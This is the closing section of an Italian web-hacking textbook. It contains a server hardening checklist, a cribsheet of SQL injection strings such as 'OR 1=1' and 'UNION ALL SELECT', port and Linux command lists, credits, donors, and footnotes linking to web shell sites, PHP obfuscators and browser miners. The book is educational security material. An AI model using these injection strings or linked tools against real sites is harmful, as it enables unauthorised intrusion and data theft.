Tieni presente che questo è solo un modello base, non un format standard e specifico: con il tempo, potresti voler creare la tua check-list in base a ciò che devi fare e a quello che devi configurare.

	Analisi	Note
	Web Server	
☐	Il Sistema Operativo è aggiornato	
☐	Il Web Server è aggiornato	
☐	Gli interpreti (PHP, Perl, Python etc...) sono aggiornati	
☐	I Framework sono aggiornati	
☐	Le estensioni sono aggiornate	
☐	Il server non consente il banner grabbing	
☐	Il server non permette il directory listing su uno o più path critici	
☐	L'infrastruttura non permette di risolvere l'IP della macchina ma solo del reverse proxy	
☐	Tutti i servizi non necessari sono disabilitati	
☐	Tutti gli utenti e i gruppi non necessari sono stati rimossi	
☐	Il server logga correttamente tutte le richieste e risolve tutti gli indirizzi IP	
☐	Le estensioni del web server non utilizzate sono state disattivate	
☐	I contenuti demo dei web server che potrebbero permettere la profilazione della versione del Web Server sono disabilitati	
☐	Le pagine di stato d'errore (404) sono personalizzate per evitare la determinazione del web server	
☐	L'utente HTTP usato dal web server ha permessi limitati al solo funzionamento della web app	
☐	I moduli di sicurezza del Web Server (ModSecurity etc...) sono stati correttamente configurati e attivi	
☐	Il Server è stato testato con un WASS e non rileva vulnerabilità visibili	
☐	Se è stato implementato un IDS, è stato verificato manualmente	

	Database
☐	Il DBMS è aggiornato
☐	Il software viene eseguito da un utente con privilegi limitati
☐	Utenti e database demo sono stati rimossi
☐	Gli account non hanno alcuna password di default
	Web App
☐	Se un CMS è stato aggiornato, così come plugin e temi
☐	Le password sono complesse e il web form limita i login errati
☐	Il codice sorgente (in HTML) non contiene informazioni che spiegano l'infrastruttura web
☐	I file di test vengono rimossi prima della produzione
☐	Il web login ha un sistema anti-bot efficace (come il CAPTCHA) e richiede la validazione email
☐	L'applicazione è stata testata con un WASS e, opzionalmente, una sessione di pentesting

16. HACKING CRIBSHEET

Carattere	Descrizione
	Programmazione
' "	Apice o doppio-apice, definiscono le stringhe in PHP, Javascript e SQL. Indicano anche i valori in HTML.
;	Separatore di comando, usato in PHP, Javascript, CSS e SQL
<	Apre un tag in HTML
>	Chiude un tag in HTML
?	Determina i valori in una query-string (metodo GET)
=	Si pone solitamente tra variabile e valore
<?php	Apre un tag PHP
?>	Chiude un tag PHP
<script>	Apre un tag clientscript (solitamente Javascript)
</script>	Chiude un tag clientscript (solitamente Javascript)
+	Separa valori in Javascript e nella query-string
.	Permette di accedere a cartelle e sottocartelle (in combinazione con /)
/	Permette di accedere a cartelle e sottocartelle (in combinazione con .)
$	Usato in PHP per indicare una variabile

Carattere	Descrizione
	SQL Injection
'	Apostrofo, usato per verificare la presenza di vulnerabilità SQLi
--	Commento su linea singola, permette di ignorare eventuali caratteri successivi in SQL
%	Wildcard, permette di verificare la presenza di caratteri multipli senza conoscerne il contenuto
OR 1=1	Crea la condizione vera sull'SQL. È la base di un attacco SQLi.
OR '1'='1	Come prima, utilizzato su query che però richiedono un valore stringa.
UNION ALL SELECT	Funzione SQL per andare a prelevare valori da altre tabelle

Porta	Servizio (comune)

21	FTP, servizio usato per il trasferimento di file
22	SSH, servizio usato per la gestione remota di un sistema
23	Telnet, come SSH ma meno sicuro
80	Porta standard della comunicazione HTTP
81	Porta alternativa alla 80
88	Porta alternativa alla 88
443	Porta standard della comunicazione HTTPS
8000	Porta alternativa alla 80, spesso usata come web cache
8001	Porta alternativa alla 80, spesso usata come web server manager
8888	Porta alternativa alla 80

17. CHEATSHEET COMANDI LINUX

Per conoscere i file e le cartelle presenti nella directory in cui ci troviamo:

```
$ ls
```

Per accedere a una cartella (dove {nomecartella} sarà il nome della cartella a cui vogliamo accedere):

```
$ cd {nomecartella}
```

Per tornare indietro di una cartella:

```
$ cd ..
```

Per copiare un file:

```
$ cp {nomefile} {nomefilenuovo}
```

Per spostare o rinominare un file:

```
$ mv {nomefile} {nomefilenuovo}
```

Per cancellare un file:

```
$ rm {nomefile}
```

Per copiare, spostare o cancellare un'intera cartella useremo il parametro -r. Nel caso della cancellazione il comando sarà:

```
$ rm -r {nomecartella}
```

Per creare una cartella:

```
$ mkdir {nomecartella}
```

Per usare un editor di testo (useremo la combinazione di CTRL+X per chiudere, tasto S per confermare e INVIO per salvare il file; qualora non esista il file, ne verrà creato uno nuovo):

```
 $ nano {nomefile}
```

Questi e altri programmi sono spesso documentati. Per accedere alla documentazione di essi si potrebbe usare il parametro --help:

```
$ ls -- help
```

Se è presente un'integrazione con man possiamo testare anche il comando:

```
$ man ls
```

Nei due esempi precedenti otterremo la documentazione relativa a ls, il programma che permette di listare file, directory, permessi e così via.

Potremmo voler decidere di installare un programma all'interno della nostra Debian (o derivata); in questo caso il comando da utilizzare è:

```
$ apt install {nomeprogramma}
```

Oppure decidere di rimuoverlo:

```
$ apt remove {nomeprogramma}
```

Il comando apt è in grado anche di aggiornare i repository della nostra distribuzione:

```
$ apt update
```

E anche di aggiornare tutti i programmi:

```
$ apt upgrade
```

Aggiornare sia repository che programmi è un'operazione spesso eseguita in contemporanea, ecco perché possiamo concatenare i due programmi con l'operatore &&:

```
$ apt update && apt upgrade
```

Il comando apt tuttavia andrebbe lanciato da root; per farlo possiamo anteporre il comando sudo:

```
$ sudo apt update
```

Oppure accedere come utente root (se si conosce la password dell'utente root):

```
$ su
```

O elevare il nostro utente a sudo (se presente nella lista sudoers):

```
$ sudo -s
```

Sebbene non ufficialmente supportati da questo libro è possibile che molto di quello che è stato descritto funzioni anche per Sistemi Operativi basati su distribuzioni differenti; una delle maggiori differenze che potremmo trovare è l'installazione dei pacchetti, per il resto (come i comandi sopra descritti) non dovremmo avere problemi.

Sui Sistemi Operativi a base Red Hat (Fedora, CentOS etc...) il comando per installare un programma è:

```
$ yum install {nomeprogramma}
```

Mentre per i Sistemi Operativi a base Arch Linux il comando per installare un programma è:

```
$ pacman -S [nomeprogramma]
```

La maggior parte dei programmi non pre-installati saranno disponibili su GitHub o GitLab. Per scaricare il source il comando è:

```
$ git clone [url.git]
```

RINGRAZIAMENTI

Testi, Progettazione ed Esecuzione a cura di

`Stefano Novelli`

Revisione a cura di

`Marco Silvestri`

Distribuito e promosso da

`inforge.net - your hacks community`

Fonti & Risorse

- wikipedia.it per l'enorme quantità di informazioni, soprattutto sulle parti tecniche
- https://www.owasp.org per la lista delle vulnerabilità più popolari e la loro documentazione
- https://www.acunetix.com per i codici sorgenti delle web shell da cui abbiamo raccolto gli studi
- https://sucuri.net per le ricerche sulle vulnerabilità più popolari
- https://www.cloudflare.com per i test effettuati
- freepik per le grafiche vettoriali
- *Source Sans Pro*, *Roboto Slab*, *Oxygen* e *Roboto Mono* sono i font utilizzati

Special Thanks

Il successo di questo progetto è stato possibile anche grazie ad alcuni dei più importanti portali del settore informatico che hanno messo a disposizione la loro visibilità mediatica. Senza di essi Hacklog: Volume 2 non avrebbe raggiunto questo importante traguardo. Grazie ancora.

tom's HARDWARE
THE AUTHORITY ON TECH




LEGA
NERD
LEGANERD.COM

Donatori

Il progetto Hacklog: Volume 2 è reso possibile grazie al contributo concesso dalle persone qui presenti, dalla campagna Indiegogo dell'Hacklog.

Donatori Diamond		
Marco De Tomasi	Andrea Sorrentino	Nicola Canelli
Lorenzo Lucchesi	Ignazio Filice	Ludovico Saccoman
Salvatore Catogno	Fabio Dondi	Davide Ruggiero
Franco Caorlini	Bonaventura Lavorante	Edgardo Manzuoli
teo.miscia	Niccolò C.	Luca Tartaglia
Antonio Silvestre (CCsacuragy)	Alessandro Di Franco	Lorenzo Lucchesi
SerHack	Eugeniu Duca	Mattia Airoldi
Andrea Guglielmo		
Donatori Platinum		
Mauro Corda	Ardit Goxhaj	Fabrizio Rosati
Stalteri Marco	Massimo Scanu	Gianni Andreose
Matteo Pica	Ilario Rizzi	Frank Goodyear
vincenzo paolillo	Roberto Dedoro	claudio turello
ROBERTO TALAMONTI	Lorenzo Pettenuzzo	Domenico Centrone
Eugeniu Duca	Ste Ste	Giuseppe Petroso

Donatori Gold		
Marius Andriescu	Alfiero Ventura	Francesco Brancatisano
eugenio giusti	Marco Moraschi	Lorenzo Nicastro
Max Böwer	Emanuele Dalla Lana	Federico Filì
Antonio Stumpo	Taddei Alessandro	Ivano Cunegatti
Francesco Mura	Tiziano Pizzo	Giuseppe Miragliotta
Zeneli Lidio	Alessio Di Santo	Francesco D'Auria

Donatori Silver		
Antonio Petrillo	cal calbalacabra	Luca stanisci
Alessio Bassola	Alessandro Di Marco	Alessandro Capelli
Pëtr Tsar	Luca Gatta	Samuel Martins
Aley	Marco Rosa	Alessandro Vasturzo
Eugenio Giustolisi	antonio70.ricci	Gianmarco Belmonte
Franco Villella	Eduard Brahas	Federico Germinario

Donatori Bronze		
Antonino Restifo	Gianpaolo Busillo	Aurelio Greco
Simone Massimi	Gabriele Peluzzi	Francesco Leoniello
PanSi21 Fransisco Moles	Ivano Cunegatti	Natale Amato
Federico Tensi	Carmen De Gregorio	Filippo Mandrini
Matteo Becatti	Simone Greco	Matteo luzi
Davide Conte	Valerio Valletta	Alessandro Riva

[1] Con software Lamer ci riferiamo a programmi creati con l'obiettivo di consentire danni informatici senza che l'utente sia in grado di comprendere ciò che sta facendo.

[2] Il livello sarà presente solo nei LAB con DVWA, l'ambiente di test che useremo per i test di attacco alle applicazioni web

[3] Il termine "Payload" verrà usato per come convenzione per la spiegazione del seguito dell'attacco, non necessariamente come vero e proprio payload. La spiegazione su Exploit, Payload e Shell nel capitolo 1.6.

[4] Tecnologie pensate per semplificare la comunicazione tra varie applicazioni. Nell'universo delle app per il mercato mobile, vengono utilizzate per dare la percezione che l'utente stia utilizzando qualcosa di installato nel dispositivo.

[5] Termine che indica l'azione di modificare la home page di un sito (*deface*) col fine di deridere o deturpare l'immagine dei proprietari del suddetto portale.

[6] Software programmati per effettuare operazioni automatizzate: in questo esempio, un bot può scannerizzare la rete alla ricerca di un portale vulnerabile, quindi di infettarlo.

[7] Pratica che consiste nel truffare un utente, ingannando la vittima convincendola a fornire dati finanziari o codici di accesso.

[8] Denial of Service: attacchi a negazione di servizio, utilizzati per interrompere le comunicazioni di altri dispositivi o infrastrutture. Nella forma distribuita (Distributed Denial of Service) gli attacchi provengono da più fonti, spesso vittime di attacchi informatici precedenti.

[9] https://en.wikipedia.org/wiki/White-box_testing

[10] https://en.wikipedia.org/wiki/Black-box_testing

[11] Aumento dei permessi in uso, Capitolo 12.7

[12] Rilascio delle informazioni tecniche sulla vulnerabilità

[13] https://www.opendns.com/setupguide/#familyshield

[14] https://developers.google.com/speed/public-dns/

[15] https://www.cloudflare.com/learning/dns/what-is-1.1.1.1/

[16] https://www.virtualbox.org/

[17] Formato file che contiene un disco digitalizzato

[18] https://www.parrotsec.org/download-security.php

[19] Linea di Comando, ovvero da Terminale

[20] Insieme di regole che consentono lo scambio di dati tra più dispositivi.

[21] Protocollo da cui HTTP eredita alcune logiche di trasmissione.

[22] Nelle reti informatiche, una porta è uno strumento virtuale che consente di riservare un tipo di connessione dalle altre, così da permettere più connessioni contemporaneamente. Ogni indirizzo IP può avere massimo 65.535 porte.

[23] Restituire graficamente a video

[24] Ogni fornitore di Reverse Proxy Server può decidere di offrire (gratuitamente o a pagamento) o meno queste caratteristiche. Il testo vuole solo illustrare in che modo si possono applicare i Reverse Proxy Server di fronte alla risoluzione di un IP.

[25] Strumenti, software o hardware, in grado di identificare il tentativo di intrusione a un sistema informatico.

[26] Attacchi a negazione di servizio, metodi efficaci per saturare le risorse di un sistema causandone il blocco.

[27] Internet Service Provider, più comunemente il "provider Internet"

[28] I risultati di una risoluzione DNS

[29] Il codice che compone un programma.

[30]Stabilito dal W3C, il consorzio che definisce gli standard del World Wide Web.

[31] Tutto ciò non ha alcun senso, quindi aprirlo non darà alcun risultato. È un esempio, prendilo come tale

[32] Puoi trovare una lista più completa all’indirizzo: https://it.wikipedia.org/wiki/Protocollo_di_rete

[33]

[34] http://letsencrypt.org

[35]

[36] Spazi web predisposti alla distribuzione di applicazioni web.

[37]

[38] Più recentemente sono aumentati i CMS di tipo NoSQL; grazie all'introduzione di memorie sempre più veloci e alle poche necessità che richiedono la gestione di questi portali (vedesi relazioni) si sta preferendo l'uso di CMS che non dipendono da DBMS.

[39] Maggiori info su www.hacklog.net

[40] https://github.com/PHPIDS/PHPIDS

[41] Neologismo che si riferisce quando un sito web è stato caricato all'interno di un hosting.

[42] [42] È necessaria una connessione TCP in uscita sulla porta 43.

[43] Tali disposizioni vengono stabilite dall'ICANN, ente di gestione internazionale dei domini.

[44] Protocollo pensato per verificare il funzionamento di un dispositivo informatico in rete.

[45] MX, acronimo di Mail eXchange

[46] Vulnerabilità causata dall'incompetenza o dalla negligenza di un utente

[47] Uno tra i più noti Reverse Proxy in circolazione

[48] In gergo informatico ci si riferisce alla vulnerability disclosure come alla rivelazione di vulnerabilità non conosciute.

[49] Estensioni comuni di immagini, la loro compatibilità dipenderà comunque dal portale che si vuole testare

[50] https://en.wikipedia.org/wiki/Iptables

[51] Un Tunnel SSH permette di instradare il traffico all'interno di un server

[52] https://www.inforge.net/forum/forums/liste-proxy.1118/

[53] Ad esempio https://www.ip2location.com/blockvisitorsbycountry.aspx

[54] https://github.com/mitchellkrogza/apache-ultimate-bad-bot-blocker

[55] https://github.com/mitchellkrogza/nginx-ultimate-bad-bot-blocker

[56] https://modsecurity.org

[57] https://laravel.com

[58] https://symfony.com

[59] https://www.codeigniter.com

[60] https://cakephp.org

[61] https://cakephp.org

[62] In realtà la modalità è di tipo "zero I/O", utilizzata anche per la scansione porte

[63] https://www.offensive-security.com/metasploit-unleashed/port-scanning/#Port_Scanning

[64] Se vuoi avere una lista completa di porte comuni visita la pagina: https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

https://en.wikipedia.org/wiki/TCP/IP_stack_fingerprinting

[66] https://nmap.org/man/it/man-os-detection.html

[67] https://www.snort.org

[68] https://suricata-ids.org

[69] Un ottimo articolo qui: http://www.hackingarticles.in/detect-nmap-scan-using-snort/

[70] Ottimizzato per i motori di ricerca; in questo caso, l'URL potrebbe contenere parole chiavi in sostituzione della path del file.

[71] Maggiori informazioni nel capitolo 4.6.2.2

[72] https://brew.sh/

[73] https://github.com/rezasp/joomscan

[74] https://github.com/drego85/JoomlaScan

[75] https://github.com/immunIT/drupwn

[76] https://it.m.wikipedia.org/wiki/OSINT

[77] http://web.archive.org

[78] L’operatore viene usato in informatica in diversi contesti; nei casi più comuni, esso definisce quale legge applicare a uno o più valori (operandi) al fine di generare un risultato.

[79] La lista presentata è utile ai soli fini di una breve formazione, troverai l’intera lista su https://it.wikipedia.org/wiki/Comandi_di_Google

[80] In HTML, la parola chiave indicata verrà cercata all’interno del tag <title>

[81] In HTML, la parola chiave indicata verrà cercata all’interno del tag <body>

[82] Approfondimenti su https://support.google.com/websearch/answer/2466433?hl=it

[83] La funzione di corrispondenza esatta è tra le più utili che ritroviamo in Google: spesso viene usata per sapere se un nostro testo viene copiato da altri oppure filtrare la ricerca di un numero di telefono escludendo possibili combinazioni con altri numeri generati.

[84] Google è in grado di accettare anche il simbolo pipe (|) al posto di OR. L’esempio in questo caso sarà: "hacklog" | "inforge"

[85] Credits: https://www.exploit-db.com/ghdb/4589/

[86] Maggiori informazioni sul sito (inglese): https://help.shodan.io/the-basics/what-is-shodan

[87] Approfondimento nel capitolo 4.4.3

[88] https://it.wikipedia.org/wiki/HTML5#Novità

[89] [89] Info e costi presso https://www.paterva.com/web7/buy/maltego-clients.php#1

[90] [90] Paterva, https://www.paterva.com/web7/community/community.php

[91] Collezionare informazioni dalla rete

[92] https://github.com/darryllane/Bluto

[93] All-In-One, "tutto in uno"

[94] A seguito di un attacco informatico, il dump è la copia di un database presente sul servizio violato.

[95] https://en.m.wikipedia.org/wiki/Typosquatting

[96] Maggiori informazioni su http://www.nic.it/sites/default/files/docs/RISOLUZIONE%20DELLE%20DISPUTE%20-%20Linee%20guida.pdf

[97] Un sistema di codifica dei caratteri che converte i simboli Unicode in ASCII

[98] https://github.com/elceef/dnstwist

[99] https://it.wikipedia.org/wiki/Distanza_di_Levenshtein

[100] Dalla versione 5.5 subentra l'hashing a base bcrypt, più sicuro dell'MD5

[101] In gergo dump del database, o più precisamente dump degli utenti

[102] Attualmente il protocollo crittografico più sicuro è il TLS (HTTP + TLS = HTTPS) che rimpiazza SSL e rende quindi vera questa affermazione. Approfondimento su https://it.wikipedia.org/wiki/Transport_Layer_Security

[103] Attacco che si basa sull'ascolto in rete, non trattato in questo volume

[104] Sicuramente la ritroverete in uno dei decrypter online in quanto l'abbiamo generata da uno dei portali già presentati e, per ovvi motivi, entrerà come risultato nelle rispettive Rainbow Tables.

[105] https://en.wikipedia.org/wiki/Bcrypt

[106] Sistema di codifica: https://it.wikipedia.org/wiki/Base64

[107] Introdotta nell'RFC 2069 (https://www.ietf.org/rfc/rfc2069.txt)

[108] https://it.wikipedia.org/wiki/Digest_access_authentication

[109] È definito database quel contenitore che contiene le informazioni, tuttavia non tutti i CMS fanno realmente uso dei DBMS. In diversi CMS di nuova generazione (ad esempio i Flat-File CMS come Grav) queste sono memorizzate all'interno di semplici file presenti nel filesystem.

[110] Piattaforma di sviluppo che consente di alleggerire il lavoro del programmatore, fornendo strumenti di debug e librerie per integrare funzioni in poco tempo

[111] Aree di sviluppo che risiedono in ambienti controllati

[112] Password in chiaro, dunque visibili da chiunque

[113] Calcolo effettuato con http://lastbit.com/pswcalc.asp

[114] Stima media personale effettuata a seguito di diverse esperienze passate in vari ambienti web

[115] Set di caratteri

[116] Direttamente nella linea del comando

[117] Repository gestita da https://github.com/danielmiessler/SecLists/tree/master/Passwords

[118] Un buon punto di partenza: https://snippets.aktagon.com/snippets/563-brute-force-authentication-protection-with-modsecurity

[119] Daremo già per scontato che l'utente sia in grado di configurare Burp Suite sul proprio browser: se così non fosse, lo invitiamo a leggere il capitolo 2.6.

[120] https://support.portswigger.net/customer/portal/questions/16696183-intruder-recursive-grep

[121] Ulteriori approfondimenti sulla pagina https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

[122] https://it.wikipedia.org/wiki/Riconoscimento_ottico_dei_caratteri

[123] https://www.google.com/recaptcha/

[124] https://authy.com/

[125] https://freeotp.github.io/

[126] https://support.google.com/accounts/answer/1066447

[127] https://github.com/eastee/rebreakcaptcha

[128] https://github.com/karthikb351/CaptchaParser

[129] https://github.com/ZYSzys/awesome-captcha

[130] Sistema di riconoscimento testuale basato su algoritmi che convertono un'immagine in testo

[131] Con questo non vogliamo certo incoraggiare ad usare Pastebin (e servizi simili) a hostare payload; inoltre, riteniamo che hostare un payload su Pastebin sia equamente pericoloso che caricarlo su qualunque altro host. Il suo utilizzo viene dunque dimostrato a soli fini di test.

[132] Autore originale: HD7exploit

[133] Codice HTML che permette di includere una pagina web all'interno di un'altra pagina web

[134] Nell'ultimo report "Top 10 OWASP" risulta essere alla 7a posizione tra le vulnerabilità Web più popolari

[135] Fonte: https://www.owasp.org/index.php/DOM_Based_XSS

[136] Protocollo che permette di collegarsi da remoto a una macchina usando la CLI, linea di comando

[137] http://www.editthiscookie.com

[138] https://addons.mozilla.org/it/firefox/addon/cookies-manager-plus/

[139] http://php.net/manual/en/function.htmlspecialchars.php

[140] Libreria Javascript molto popolare nello sviluppo di siti web

[141] http://php.net/manual/en/function.htmlspecialchars.php

[142] La “firma” che ogni browser lascia al server ad ogni richiesta HTTP

[143] L'attacco Blind non consente all'utente di vedere i risultati di un'azione, sebbene questa effettivamente si esegua nel web server. Troverai una migliore spiegazione della variante "Blind" sugli attacchi di tipo SQL Injection. La stessa teoria d'attacco sarà quindi applicabile anche al Command Execution.

[144] In gergo il backup di un database

[145] https://www.w3schools.com/sql/sql_union.asp

[146] Trovare la vulnerabilità

[147] https://www.w3schools.com/sql/default.asp

[148] http://php.net/manual/en/intro.pdo.php

[149] https://www.w3schools.com/php/php_mysql_prepared_statements.asp

[150] Il tipo e la versione del DBMS in uso

[151] http://php.net/manual/en/wrappers.php

[152] Attivatori, sistemi che attivano una particolare condizione

[153] https://github.com/hvqzao/liffy

[154] Se ti interessa saperne di più visita il sito ufficiale https://www.owasp.org/index.php/ZAP

[155] Tieni sempre d'occhio l'utente che stai usando! Se sei root l'immagine sarà in /root, altrimenti in /home/nomeutente

[156] Gli EXIF Data servono a contenere informazioni aggiuntive sulle immagini, come coordinate GPS, modello di fotocamera e così via. Nel nostro caso lo utilizzeremo per iniettare codice PHP.

[157] Tool che permette di controllare un web server a seguito di un attacco informatico

[158] Troverai una lista nel capitolo 12.2

[159] https://www.w3schools.com/php/php_file_upload.asp

[160] Parte dei dati statistici e informazioni riassuntive sono relative al Phishing Activity Trends Report (PATR) 4th Quarter 2017, pubblicato il 25/05/18. Info su http://docs.apwg.org/reports/apwg_trends_report_q4_2017.pdf

[161] https://www.knowbe4.com/spear-phishing/

[162] Hacklog Volume 1: Anonimato affronta le tecniche di anonimato volte allo studio dell'oscuramento dell'identità di un cyber-criminale. Info su www.hacklog.net

[163]https://github.com/nanopony/apache-scalp, fork di https://code.google.com/archive/p/apache-scalp/

[164] https://modsecurity.org

[165] http://httpd.apache.org/docs/2.2/mod/mod_dumpio.html

[166] https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter13/apache-scalp.txt

[167] Command & Control, un gestionale da cui vengono comandati i zombie di una botnet ed effettuati attacchi informatici

[168] http://www.r57c99.com/ - https://webshell.co/ - https://r57.gen.tr/ - http://privshells.com/ - http://www.r00t.info/

[169] https://github.com/epinna/weevely3

[170] Tecniche ispirate a https://www.acunetix.com/blog/articles/keeping-web-shells-undercover-an-introduction-to-web-shells-part-3/

[171] http://php.net/manual/en/language.operators.execution.php

[172] Test eseguito su https://www.base64decode.org

[173] https://www.mobilefish.com/services/php_obfuscator/php_obfuscator.php

[174] http://www.phpprotect.info

[175] https://github.com/naneau/php-obfuscator

[176] https://www.gaijin.at/en/olsphpobfuscator.php

[177] https://it.wikipedia.org/wiki/Sistema_numerico_esadecimale

[178] https://www.rapidtables.com/convert/number/ascii-to-hex.html

[179] https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter13/search-dangerous-functions.txt, tratto da Acunetix Blog

[180] http://pubs.opengroup.org/onlinepubs/9699919799/utilities/find.html

[181] https://jsecoin.com

[182] https://coinhive.com

[183] https://thepiratebay-proxylist.se

[184] https://ilcorsaronero.info

[185] https://coinhive.com/documentation/miner

[186] https://github.com/deepwn/deepMiner/network/members

[187] https://github.com/deepwn/deepMiner

[188] https://github.com/deepwn/deepMiner/network/members

[189] Risultato che pensiamo sia vero e invece, per diversi motivi, può non esserlo. Un esempio comune dei falsi positivi sono i “falsi” virus, riconosciuti da un Antivirus ma che poi non risultano essere dannosi.

[190] Ottima risorsa da cui attingere: https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools

[191] https://github.com/m4ll0k/Galileo/blob/master/README.md